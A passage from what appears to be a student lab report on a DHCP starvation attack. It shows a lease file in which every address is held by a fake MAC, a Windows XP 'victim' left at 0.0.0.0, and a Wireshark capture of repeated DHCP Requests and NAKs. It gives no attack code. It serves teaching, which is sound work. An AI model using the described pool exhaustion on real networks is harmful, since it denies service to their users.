  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 38:37:3a:30:64:3a;
```

```
^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

**Victim's Machine (XP):**



Since all the IP addresses have been assigned to fake MAC addresses, the ext-router cannot assign Windows XP an IP address, hence, the IP address is 0.0.0.0.

**Wireshark:**



The wireshark report shows repeated DHCP request of the same IP address. We received a No Acknowledgement signal at first but then we finally get the Acknowledgement signal for the IP address that we request.

Applications ▾    Places ▾    Wireshark ▾              Mon 23:14                    1

Capturing from eth0

File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help

Apply a display filter ... <Ctrl-/>                                                          Expression...  +

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 39 | 27.153749809 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 40 | 27.154399960 | 10.10.111.1 | 255.255.255.255 | DHCP | 342 | DHCP NAK      - Transaction ID 0x0 |
| 41 | 28.200548435 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 42 | 28.201149311 | 10.10.111.1 | 255.255.255.255 | DHCP | 342 | DHCP NAK      - Transaction ID 0x0 |
| 43 | 29.236478764 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 44 | 30.280437389 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 45 | 30.281099444 | 10.10.111.1 | 255.255.255.255 | DHCP | 342 | DHCP NAK      - Transaction ID 0x0 |
| 46 | 31.325287541 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 47 | 32.364469327 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 48 | 33.404255690 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 49 | 34.448314894 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 50 | 35.485160035 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 51 | 36.524467858 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 52 | 36.542073382 | 10.10.111.1 | 10.10.111.102 | DHCP | 342 | DHCP ACK      - Transaction ID 0x0 |
| 53 | 37.568236312 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 54 | 38.608469314 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 55 | 39.649268697 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 56 | 39.650131818 | 10.10.111.1 | 255.255.255.255 | DHCP | 342 | DHCP NAK      - Transaction ID 0x0 |
| 57 | 40.692297001 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |
| 58 | 41.730155468 | 0.0.0.0 | 255.255.255.255 | DHCP | 298 | DHCP Request  - Transaction ID 0x0 |

▶ Frame 52: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:02 (00:00:00:00:00:02), Dst: 66:31:3a:66:30:3a (66:31:3a:66:30:3a)
▶ Internet Protocol Version 4, Src: 10.10.111.1, Dst: 10.10.111.102
▶ User Datagram Protocol, Src Port: 67 (67), Dst Port: 68 (68)
▶ Bootstrap Protocol (ACK)

```
0000  66 31 3a 66 30 3a 00 00  00 00 00 02 08 00 45 10   f1:f0:.. ......E.
0010  01 48 00 00 00 00 80 11  47 1a 0a 0a 6f 01 0a 0a   .H...... G...o...
0020  6f 66 00 43 00 44 01 34  70 b2 02 01 06 00 00 00   of.C.D.4 p.......
0030  00 00 00 00 00 00 00 00  00 00 0a 0a 6f 66 0a 0a   ........ ....of..
0040  6f 01 00 00 00 00 66 31  3a 66 30 3a 62 31 3a 32   o.....f1 :f0:b1:2
0050  65 3a 36 32 3a 65 00 00  00 00 00 00 00 00 00 00   e:62:e.. ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```